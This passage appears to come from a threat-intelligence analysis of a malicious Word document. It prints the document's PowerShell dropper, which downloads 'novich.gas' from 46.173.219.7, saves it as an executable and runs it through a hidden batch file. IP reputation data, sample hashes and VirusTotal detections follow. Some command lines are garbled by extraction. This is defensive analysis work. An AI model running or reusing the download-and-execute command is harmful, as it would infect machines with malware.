}try{q('http://46.173.219.7/novich.gas')}catch{q(''http://46.173.219.70/novich.gas'')}'" " | out-file -encoding ascii -filepath %tmp%\libc.bat;
 start-process '%tmp%\libc.bat' -windowstyle hidden"
```

```
Joshs-MacBook-Pro:CuckooScraperScript josh$ python cuckooscraper.py -p /Users/josh/Desktop/CuckooScraperScript/analysis/
C:\Documents and Settings\Administrator\Local Settings\Temp\~$23-380165-076.doc
cmd /c powershell "'powershell ""function q([string] $act){(new-object system.net.webclient).downloadfile($act,''%tmp%\qsqddressqnqtack.exe'');start-process ''%t
p%\qsqddressqnqtack.exe'';}try{q(''http://46.173.219.7/novich.gas'')}catch{q(''http://46.173.219.70/novich.gas'')}'"" | out-file -encoding ascii -filepath %tmp%\
ibc.bat; start-process '%tmp%\libc.bat' -windowstyle hidden"
```

46.173.219.7 INVESTIGATE BACK TO TOP

URLs

Name	First Seen	Category
http://46.173.219.7/novich.gas	2018/10/05 09:29	

AS

Prefix	ASN	Network Owner Description
46.173.218.0/23	AS 47196	GARANT-PARK-INTERNET, RU 86400
46.173.219.0/24	AS 47196	GARANT-PARK-INTERNET, RU 86400

Malicious domains hosted by 46.173.219.7

No info to display

Associated Samples

POWERED BY CISCO AMP THREAT GRID

Threat Score	SHA256 Signature	AV Result
100	c703b1aba8532f2fafa329eb5a1fb07ff63ba05987f8b2660bc...	
100	a8cb3d81ad12638cc7be2a11e17616d4a2a9c0f72b7da4c14...	W97M/Agent, Probably,engine,Trojan.VB.Agent,static,W97Shell, (high,New,or,modified,malicious,BehavesLike.Downloader.px,...
100	a0f3d48f72f33d2d7d9a4f28cc2fbe37a7da7561222ebfd911f...	
100	5d16ed23e313b0595fb2fae26bfa6ecb1bc11e5600c03e985...	
100	523b5df9bd8d91a81ea0000fa9043365fac617286b6b2eb98...	W97M/Agent, Probably,engine,Trojan.VB.Agent,static,W97Shell, (high,New,or,modified,malicious,BehavesLike.Downloader.px,...
100	78512bd8e078f995a9d19193dedb6241c926fb20fa10a7abf8...	
100	b58baa5aefc91d4740ca04349b07528e8718ab2ee70405f7d...	
100	3af463e174d884a4c1553ffe51141870de9ecb36b6a113256...	
100	1f031e93ca4328cf8c298ac1583ba2ae9646c0ab0c4bc3a4fc...	

46.173.219.7 IP address information

Geolocation

Country	RU
Autonomous System	56364 (Garant-Park-Internet Ltd.)

Passive DNS replication

VirusTotal's passive DNS only stores address records. **The following domains resolved to the given IP address.**

No domains! VirusTotal has never resolved any domain name to the IP address under consideration.

Latest detected URLs


Latest URLs hosted in this IP address **detected by at least one URL scanner or malicious URL dataset**.


11/69	2018-10-08 06:38:04	http://46.173.219.7/novich.gas
2/67	2018-10-07 17:08:23	http://46.173.219.7/


Latest detected files that were downloaded from this IP 